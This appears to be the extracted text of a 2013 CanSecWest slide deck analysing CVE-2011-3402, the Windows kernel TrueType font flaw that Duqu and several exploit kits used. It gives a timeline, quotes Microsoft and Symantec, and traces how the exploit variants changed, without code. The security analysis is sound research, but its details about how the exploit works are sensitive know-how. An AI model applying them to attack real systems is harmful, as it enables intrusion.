

## Note:

Because Type 1 font programs were originally produced and were carefully checked only within Adobe Systems, Type 1 BuildChar was designed with the expectation that only error-free Type 1 font programs would be presented to it. Consequently, Type 1 BuildChar does not protect itself against data inconsistencies and other problems.

- Adobe Systems Incorporated 1993,  
*Adobe type 1 font format*, Third printing  
Version 1.1, Addison-Wesley Publishing  
Company, Inc., Reading, Massachusetts, p. 8.

# CVE-2011-3402

Windows Kernel TrueType Font Engine Vulnerability  
(MS11-087)

March 8, 2013  
CanSecWest

Julia Wolf  
FireEye, inc.

# Timeline

- May 2011: Earliest confirmed use of this exploit, as discovered by Kaspersky. (Unconfirmed possibilities of 2010 or 2005 for earliest use.)
- Aug-Oct 2011: CrySyS discovers “Duqu” and partners with Symantec. Kaspersky Labs publishes a ton of research too.
- Nov 2011: Microsoft names this “MS11-087”
- Nov 2011: Details of exploit briefly appear on a Chinese web site.

- Dec 2011: Microsoft releases fix for vulnerability.
- Jun 2012: BlackHole developer begins to test this exploit. It didn't work, so no one really noticed.
- Oct 2012: Cool Exploit Kit, and almost simultaneously BlackHole begin using a fully working exploit.
- Currently: At least half a dozen exploit kits are using the *exact* same exploit code. (Only one has even changed the name.)

[https://www.symantec.com/content/en/us/enterprise/  
media/security\\_response/whitepapers/  
w32\\_duqu\\_the\\_precursor\\_to\\_the\\_next\\_stuxnet.pdf](https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_duqu_the_precursor_to_the_next_stuxnet.pdf)

# W32.Duqu

## The precursor to the next Stuxnet

Version 1.3 (November 1, 2011)

### Contents

Executive summary.....	1
Infection Statistics.....	3
Geographic distribution.....	3
File history.....	4

### Executive summary

On October 14, 2011, we were alerted to a sample by the [Laboratory of Cryptography and System Security](#) (CrySyS) at Budapest University of Technology and Economics. The threat appeared very similar to

## Exploit shellcode

The vulnerability details are currently undisclosed due to the current unavailability of a patch. Future versions of this paper will include the details related to the vulnerability.

When the Word document is opened, the exploit is triggered. The exploit contains kernel mode shellcode, which will first check if the computer is already compromised by looking for the registry value HKFY LOCAL MACHINE\

# W32.Duqu

- Stuxnet's cousin's hairdresser's former roommate... or something like that.
- For more information:  
<http://www.google.com/search?q=duqu>
- Initial vector was an Office Document emailed to victim(s), containing an embedded TTF, which exploited an 0-day in the Windows Kernel... because...  
because...

# WIN32K.SYS

- Windows NT executes TrueType font programs...
- For rendering bitmaps...
- ... in Ring 0
- Yes, this is insane as it sounds.

But it gets even better...

<http://technet.microsoft.com/en-us/library/cc750820.aspx>

This change as implemented in Windows NT 4.0 results in faster operation and reduced memory requirements, both visible benefits to the end user. **And there is no loss of reliability, since (a) the kernel mode implementations of Win32 are fully protected from direct access by applications;**

[http://technet.microsoft.com/en-us/  
library/cc750820.aspx](http://technet.microsoft.com/en-us/library/cc750820.aspx)

## **Security**

Due to the modular design of Windows NT moving Window Manager and GDI to kernel mode will make no difference to the security subsystem or to the overall security of the operating system **this will also have no effect on the C2 or E3 security certification evaluation,** other than making it easier to document the internal architecture of Windows NT.

<http://technet.microsoft.com/en-us/library/cc750820.aspx>

In the Windows NT Workstation 4.0 release, the Window Manager and **GDI** processes are still protected because applications cannot write to memory locations occupied by kernel mode code and data, as is shown above.

<http://technet.microsoft.com/en-us/library/cc750820.aspx>

Consequently, there is no change in stability or reliability resulting from poorly behaved applications, because kernel-mode code and data is protected by the Windows NT architecture and the processor's memory protection system.

<http://technet.microsoft.com/en-us/library/cc750820.aspx>

Note that in this respect of total isolation of critical operating system data from user-mode application code, Windows NT Workstation 4.0 remains unchanged in being architecturally **more robust than other PC-based operating systems, such as Microsoft Windows 95, IBM OS/2 Warp, and Apple Macintosh** operating systems.

[http://technet.microsoft.com/en-us/  
library/cc750820.aspx](http://technet.microsoft.com/en-us/library/cc750820.aspx)

All of those systems make a trade-off for greater performance and smaller memory footprint that involves [...] That tradeoff is entirely appropriate for today's low- and medium-range platforms, **but not in a high-end platform such as Windows NT.**

With Windows NT 4.0, it remains true that if application code can crash the system, Windows NT has a bug, period.

So, About Those  
Exploits...

# Phylogenetic Tree

The May 2011  
Duqu Version



The Aug 2011  
MAPP Version



The ??? 201?  
BHEK Version



Renamed to  
“abcdef” Ver



The Jun 2012  
64bit Version

# Phylogenetic Tree

- Metadata is constant
- Font tables are constant
- Jokes are constant
- The (32bit) font program is constant.  
Except in the most recent exploit kit versions.
- (The first few bytes are NULled out. It doesn't effect execution, and may be an accident.)

# Phylogenetic Tree


- The only major change has been the x86 shellcode. Completely different between versions.
- Oh, and there is that 64-bit version....
- I can't find evidence of its existence prior to Jun 2012
- Appears to have been derived from the 32-bit version.
- Major changes: Offset to CVT overwrite, and the font program.


# TrueType Font File Format


# History

- The Earth Cools
- Bitmap Fonts
- Postscript Type 1, 2, 3, ..., 42  
(cubic Bézier curves)
- TrueType  
(*quadratic* Bézier curves)
- OpenType... more of the same kind of thing


# Cubic Bézier Curve








master outline




12 ppem

